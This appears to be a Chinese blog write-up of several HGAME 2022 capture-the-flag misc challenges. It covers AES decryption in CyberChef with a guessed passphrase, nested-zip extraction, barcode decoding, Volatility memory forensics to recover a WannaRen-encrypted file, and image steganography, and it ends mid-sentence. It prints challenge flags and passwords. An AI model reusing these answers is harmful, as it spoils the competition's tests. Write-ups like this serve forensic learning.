
对了，宝，你可以用这个网站解密 CyberChef。

我先用“Derive PBKDF2 key”把密码转成了key (salt=1)，然后交给AES加密模块用ECB模式加密了（别忘了base64）。

The following text is the ciphertext of fl4g after AES-128 encryption.

```
b09nyMj9cOZ3aB8KUcnh46nIi9fGTIL6XjnnW1/sj/nUR1BFYkf0JwB0jqcQhcCy7dxtsHqznOMkt6XEGKD8y5K5whenAcwuiT/Rue+snORVWAorXsB3ZGcITuFLEIthbx4/vh5E/wk4R8qhNcFh5bwSSmwdULVuwBrJ5H3+kBOsYafEqP8RDX3sOdXTj80V8Puq+TNbXAMhxvdLGkkcBQ==
```

```
b09nyMj9cOZ3aB8KUcnh46nIi9fGTIL6XjnnW1/sj/nUR1BFYkf0JwB0jqcQhcCy7dxtsHqznOMkt6XEGKD8y5K5whenAcwuiT/Rue+snORVWAorXsB3ZGcITuFLEIthbx4/vh5E/wk4R8qhNcFh5bwSSmwdULVuwBrJ5H3+kBOsYafEqP8RDX3sOdXTj80V8Puq+TNbXAMhxvdLGkkcBQ==
```



```
b09nyMj9cOZ3aB8KUcnh46nIi9fGTIL6XjnnW1/sj/nUR1BFYkf0JwB0qjcQhcCylCR8cGp6MhxD4pTEACGutFVYCitewHdkZwhO4UsQhOFvHj++  
HkT9aThHyqE1wWHlvBJKbB1QtW7AGsnkff6QE+wqMT6fADfdpBQNOzg4DYA=
```

Derive PBKDF2 key 的 passphrase 要猜，根据博客上给出的信息



HAPPY BIRTHDAY

宝！19生日快乐！关于礼物 关于小猫咪 这是一个钩瓷猫猫，我感觉挺可爱的，而且钩瓷特色是一窑万色，同一批瓷器烧出来的颜色都不会完全相同，每一只猫猫都是独一无二的。猫猫身上的裂纹也是钩瓷的特色，平时多给猫猫用开水冲冲，能让猫猫的裂纹更丰富（大概就是利用釉料的收缩率和胚的收缩率不同做到的）关于小恐龙游戏机 本来都已经做好了，打算送的是一块绝版的开发板，但是很奇怪的给丢了，也不知道是丢在了科协的实验室还是杭电助手的办公室。最后重新买了一块开发板把程序烧进去，也就是你收到的这一块。这块开发板带esp8266和一块ssd1306的屏幕，如果你自己有兴趣，也可以拿这块开发板做一些其他好玩的东西。

Mon, Aug 16, 2021

CSDN @末初

那么生日应该是：**20020816**

试了一下发现还不es对，最后经过多次尝试得到密码为：**hgame20020816**

This screenshot shows a CyberChef recipe with the following steps:

- Derive PBKDF2 key**:
 - Passphrase: `hgame20020816` (UTF8)
 - Key size: `128`
 - Iterations: `1`
 - Hashing function: `SHA1`
 - Salt: `1` (HEX)

The **Input** field contains a long alphanumeric string. The **Output** field shows the result: `5728e1fb6ee26419b7a48a0cab579e74`.

This screenshot shows a CyberChef recipe with the following steps:

- From Base64**:
 - Alphabet: `A-Za-z0-9+/=`
 - Remove non-alphabet chars
- AES Decrypt**:
 - Key: `5728e1fb6ee26419b7a48a0cab579e74` (HEX)
 - IV: (empty) (HEX)
 - Mode: `ECB`
 - Input: `Raw`
 - Output: `Raw`
- From Base64**:
 - Alphabet: `A-Za-z0-9+/=`
 - Remove non-alphabet chars

The **Input** field contains a long alphanumeric string. The **Output** field shows the result: `哈哈，不愧是我的宝！一下子就猜出来了。
hgame{wh0_4m_1?I_like_S0ciaI_En9in33ring}
Week3见！！`

`hgame{wh0_4m_1?I_like_S0ciaI_En9in33ring}`

你上当了 我的很大

你上当了 我的很大(已完成)

描述

附件很大 你忍一下

提取码: y4bz

<https://actue-1308188104.cos.ap-shanghai.myqcloud.com/Week2/53fa6d22afb1ee7d163fe823841e6014.png>

<https://actue-1308188104.cos.ap-shanghai.myqcloud.com/Week2/86fbc8828fa07f748489fd715b026231.png>

题目地址 <https://pan.baidu.com/s/10nigOELqGRJ5ZmQazSUScQ>

基准分数 200

当前分数 200

完成人数 37


CSDN @末初

第一步套娃解压，Python脚本简单处理下即可

```
import zipfile
import os

def decompress(files_list:list) -> list:
    dec_files_list = []
    for file_name in files_list:
        if '.zip' in file_name:
            zf = zipfile.ZipFile(file_name)
            zf.extractall(os.getcwd())
            dec_files_list += zf.namelist()
        else:
            continue
    return dec_files_list


if __name__ == '__main__':
    files_list = os.listdir()
    while True:
        dec_files_list = decompress(files_list)
        if len(dec_files_list) == 0:
            break
        else:
            files_list = dec_files_list
```





File Name	Date	Time	Type	Size
3.zip	2022/2/3	12:30	ZIP 压缩文件	506,607 KB
6.zip	2022/2/6	23:55	ZIP 压缩文件	747,857 KB
8.zip	2022/2/6	23:55	ZIP 压缩文件	603,104 KB
9.zip	2022/2/6	23:55	ZIP 压缩文件	1,929,389...
13.zip	2022/2/6	23:55	ZIP 压缩文件	24,088 KB
14.zip	2022/2/6	23:55	ZIP 压缩文件	144,740 KB
15.zip	2022/2/6	23:55	ZIP 压缩文件	337,626 KB
28.zip	2022/2/6	23:55	ZIP 压缩文件	747,629 KB
34.zip	2022/2/6	23:55	ZIP 压缩文件	602,920 KB
37.zip	2022/2/6	23:56	ZIP 压缩文件	651,030 KB
39.zip	2022/2/6	23:56	ZIP 压缩文件	482,204 KB
40.zip	2022/2/6	23:56	ZIP 压缩文件	795,569 KB
59.zip	2022/2/6	23:56	ZIP 压缩文件	144,695 KB
62.zip	2022/2/6	23:56	ZIP 压缩文件	337,523 KB
113.zip	2022/2/6	23:56	ZIP 压缩文件	337,536 KB
115.zip	2022/2/6	23:56	ZIP 压缩文件	216,988 KB
116.zip	2022/2/6	23:56	ZIP 压缩文件	192,878 KB
138.zip	2022/2/6	23:56	ZIP 压缩文件	48,220 KB
139.zip	2022/2/6	23:56	ZIP 压缩文件	192,878 KB
140.zip	2022/2/6	23:56	ZIP 压缩文件	361,639 KB
150.zip	2022/2/6	23:56	ZIP 压缩文件	289,302 KB


得到三个经典视频，在 `agf1.mp4` 和 `lagf.mp4` 的视频末尾有条码





结合提示给的两个条码





CSDN @末初

给了图床链接的两个条码用下面这个识别:

- <https://zxing.org/w/decode.jspx>

另外两个用另一个条码识别工具站:

- <https://products.aspose.app/barcode/recognize>

一共得到四张base64编码过的图片字节流

- <https://the-x.cn/zh-cn/base64/>(base64解码, 可识别解码后的文件类型)

将得到的四张图片用 **PS** 简单拼接一下即可



hgame{Do_y0U_1Ik3_MazE5?}

Level - Week3

卡中毒[已完成]

描述

饭卡不知道去什么网址下载了什么奇妙文化 然后卡就中毒了

题目地址 <https://potat0-1308188104.cos.ap-shanghai.myqcloud.com/Week3/ACTUE%E4%B8%AD%E6%AF%92%E4%BA%86.zip>

基准分数 250

当前分数 250

完成人数 22

CSDN @末初

查看浏览器历史记录找到个7z压缩包

```

PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\ACTUE.raw --profile=win7SP1x64 iehistory
Volatility Foundation Volatility Framework 2.6
*****
Process: 1504 explorer.exe
Cache type "DEST" at 0x46a8959
Last modified: 2022-02-03 09:21:20 UTC+0000
Last accessed: 2022-02-03 01:21:22 UTC+0000
URL: Actue@file:///C:/Users/Actue/Desktop/flag.txt.txt.7z
*****
Process: 1504 explorer.exe
Cache type "DEST" at 0x473aeb9
Last modified: 2022-02-03 09:21:20 UTC+0000
Last accessed: 2022-02-03 01:21:22 UTC+0000
URL: Actue@file:///C:/Users/Actue/Desktop/flag.txt.txt.7z
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\ACTUE.raw --profile=win7SP1x64 filescan | findstr 'flag'
Volatility Foundation Volatility Framework 2.6
0x00000007e3c5070 2 0 RW-rw- \Device\HarddiskVolume2\Users\Actue\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.txt (2).lnk
0x00000007eccc900 2 0 -W---- \Device\HarddiskVolume2\Users\Actue\Desktop\flag.txt.txt.7z
0x00000007f3e8070 2 1 R--r-- \Device\HarddiskVolume2\Users\Actue\Desktop\flag.txt.txt.7z
0x00000007f743720 1 0 R--r-- \Device\HarddiskVolume2\Users\Actue\Desktop\flag.txt.txt.WannaRen
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\ACTUE.raw --profile=win7SP1x64 dumpfiles -Q 0x00000007eccc900 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7eccc900 None \Device\HarddiskVolume2\Users\Actue\Desktop\flag.txt.txt.7z
SharedCacheMap 0x7eccc900 None \Device\HarddiskVolume2\Users\Actue\Desktop\flag.txt.txt.7z
PS D:\Tools\Misc\volatility_2.6_win64_standalone>

```

CSDN @末初

导出、解压发现是 WannaRen勒索病毒 加密的文件

起始页																	
flag.txt.txt.WannaRen X																	
编辑方式: 十六进制(H) 运行脚本 运行模板																	
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789AĀCDEF
0000h:	57	61	6E	6E	61	52	65	6E	6B	65	79	43	F1	6E	8D	7C	WannaRenkeyCřn.
0010h:	F4	69	26	76	4B	39	3E	EF	05	55	43	8F	FB	C7	72	46	ôi&vk9>i.UC.ûçrF
0020h:	7C	5F	E2	75	15	2D	FD	85	4E	0A	97	21	49	8B	EB	1D	_âu.-ý..N.-!I<ë.
0030h:	07	EA	C1	26	C7	A1	B5	A1	46	12	6B	26	AF	F6	54	BC	.êÁ&Ç;µ;F.k&öT¼
0040h:	47	0C	43	73	8C	A4	3C	67	AA	70	CC	B3	14	82	EF	9B	G.CsE<g^pİ°. , i>
0050h:	99	7D	FE	BC	1F	92	CC	1F	F0	4F	49	28	49	F2	85	9D	™}b¼.'İ.đOI(Ið...
0060h:	F5	B6	CA	73	55	39	A7	9E	9F	CA	AB	99	63	B1	82	5F	ôŕĚsU9\$žŸĚ«™c±, _
0070h:	3A	6C	08	32	B7	53	0F	4D	56	57	A9	7E	3F	58	19	B5	:1.2·s.MVW@~?X.µ
0080h:	AD	1B	07	F3	F5	7D	FB	EC	9B	58	F3	3E	07	FB	BA	15	-..óö}ûì>Xó>.û°.
0090h:	9A	4F	D6	39	77	18	16	E3	26	90	88	66	90	65	4E	A1	šOÖ9w..â&.^f.eN;
00A0h:	B1	14	85	F4	09	7E	31	F7	1B	51	24	D5	3C	BA	A8	1E	±...ô.~1÷.Q\$Ō<°.
00B0h:	39	ED	D6	0A	1E	43	1E	6E	58	18	F6	2B	B9	6D	9A	C0	9íö..C.nX.ö+¹mšÀ
00C0h:	09	C7	02	8E	4A	C4	01	57	AE	4B	0F	21	FD	0A	20	84	.Ç.žJĀ.W@K.!ý. ''
00D0h:	E6	2F	8E	16	5D	62	C6	20	98	40	B9	03	8E	65	76	DD	æ/ž.]bĚ ~@¹.ževÝ
00E0h:	C0	35	C4	55	93	29	DA	23	B6	41	5A	12	84	56	18	A5	À5ĀU™)Ū#ŕAZ..V.¥
00F0h:	2C	FB	10	9F	D2	97	4B	31	89	F0	E5	DA	7F	A1	EA	AA	,û.Ÿð-K1%đáŪ. ;ê^
0100h:	B6	8B	6E	8C	F7	13	7E	86	C6	2F	4A	00	00	57	61	6E	ŕ<nE÷.~†Ě/J..Wan
0110h:	6E	61	52	65	6E	31	66	F9	74	FF	D3	AB	44	A7	3A	09	naRen1fùtŸÓ«Đ\$:. .
0120h:	0D	B0	60	24	A9	A6	5A	4A	E0	5F	E9	7B	DA	77	3D	B5	.°`\$@!;ZJà é{Ūw=µ

0130h:	47 3D A1 7B	F3 0E EB C3	95 D1 63 0A	72 6C 10 FA	G=;{ó.ěĂ•Ñc.rl.ú
0140h:	69 04 1E A3	B1 FF 6D 74	6A 1A B2 9C	76 75 CE 5B	i..£±ÿmtj.°œvuî[
0150h:	07 AC 53 E4	CE 62 09 24	14 44 62 F8	24 DB 03 03	.-Säîb.\$Dbø\$Û..
0160h:	A5 8F 23 31	41 B0 23 7F	85 65 2B 7B	B6 B5 29 83	¥.#1A°#...e+{¶µ)f
0170h:	AA 48 96 3C	7E 4A 8B E2	45 66 2D 86	6D 5A 6D F6	ªH-<~J<âEf-†mZmö
0180h:	29 08 F5 43	C1 6E D2 53	60 14 C1 EC	E2 EB B7 DD).õCÁnòS`.Áiâë·Ý
0190h:	68 E7 AE 9E	B6 1E 5B 37	A9 7F 0F 0A	E1 EA 3E 27	hç@ž¶.[7@...áê>'
01A0h:	1A BB 2B F4	03 0E 85 9C	70 8F A3 84	65 0D A5 E9	.»+ó.....œp.£,,e.¥é
01B0h:	2C 72 D6 35	FD 6B 14 A4	16 BE 41 8C	23 72 38 15	,rÖ5ýk.¤.¾AC#r8.
01C0h:	54 0F 4F 39	28 B6 E3 13	57 61 6E 6E	61 52 65 6E	T.O9(¶ă.WannaRen
01D0h:	32				2 CSDN @末初

一键解密 火绒推出WannaRen勒索病毒解密工具：<https://www.huorong.cn/info/1586440740454.html>



得到 [新佛曰论禅编码](#)

新佛曰：諸隸僧降闍吽諸陀摩闍隸僧鉢薩闍願禱願啞願諦闍諸囉闍唵劫唵闍亦伏迦薩摩愍心薩摩降眾闍聞諸阿我闍囉諸寂嚩咒咒莊闍我薩闍囉劫闍唵薩迦聞色須嚩闍我吽伏闍是般如闍

新佛曰论禅解码：<http://hi.pcmoe.net/buddha.html>

hgame{F1srt_STep_of_MeM0rY_F0renS1cs}

谁不喜欢猫猫呢

谁不喜欢猫猫呢[已完成]

描述

猫猫~嘿嘿~猫猫~

题目地址 <https://actue-1308188104.cos.ap-shanghai.myqcloud.com/Week3/cat.png>


基准分数 350

当前分数 350

完成人数 17

CSDN @末初

每隔10个像素点就有一个像素位置比较突出



